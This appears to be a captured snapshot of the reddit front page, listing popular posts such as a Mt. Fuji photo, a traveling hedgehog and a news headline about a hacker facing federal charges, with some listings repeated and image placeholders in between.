
3 4808 Mt. Fuji overlooking Yokohama (i.imgur.com)
submitted 5 hours ago by ne1butu to /r/pics
331 comments share

4 3365 RIP in peace (imgur.com)
submitted 4 hours ago by iBleeedorange to /r/funny
430 comments share

5 2344 [Image]Stop Letting People (ambitiondaily.com)
submitted 3 hours ago by AceKingQueen to /r/GetMotivated
219 comments share

6 3567 Hacker Claims Feds Hit Him With 44 Felonies When He Refused to Be an FBI Spy (wired.com)
submitted 5 hours ago by johnmountain to /r/news

discuss this ad on reddit


MY SUBREDDITS
FRONT - ALL - RANDOM | OLDSCHOOLCOOL - GADGETS - FOOD - FUNNY - TELEVISION - SPORTS - JOKES - PERSONALFINANCE - HISTORY - WORLDNEWS - GAMING - TODAYILEARNED - AWW - DATAISBEAUTI MORE »
reddit
hot
new
rising
controversial
top
gilded
wiki
promoted
want to join? sign in or create an account in seconds | English
remember me
reset password
login
Submit a new link
Submit a new text post
GIF TOURNAMENT
BATTLE #3
discuss this ad on reddit

trending subreddits /r/self /r/Lightbulb /r/COPYRIGHT /r/modnews /r/secretfans 13 comments

1 4615 They should put a tiny message at the end of chapstick tubes congratulating you for not losing the damn thing. /r/all (self.Showerthoughts)
submitted 3 hours ago by Jabroni0530 to /r/Showerthoughts
437 comments share

2 5533 Meet Biddy, The Traveling Hedgehog (imgur.com)
submitted 5 hours ago by kamil1308 to /r/aww
812 comments share

3 4808 Mt. Fuji overlooking Yokohama (i.imgur.com)
submitted 5 hours ago by ne1butu to /r/pics
331 comments share


4 3365 RIP in peace (imgur.com)
submitted 4 hours ago by iBleeedorange to /r/funny
430 comments share

5 2344 [Image]Stop Letting People (ambitiondaily.com)
submitted 3 hours ago by AceKingQueen to /r/GetMotivated
219 comments share

6 3567 Hacker Claims Feds Hit Him With 44 Felonies When He Refused to Be an FBI Spy (wired.com)
submitted 5 hours ago by johnmountain to /r/news


Ad provided by an ad network

Snippet of reddit.com source



```
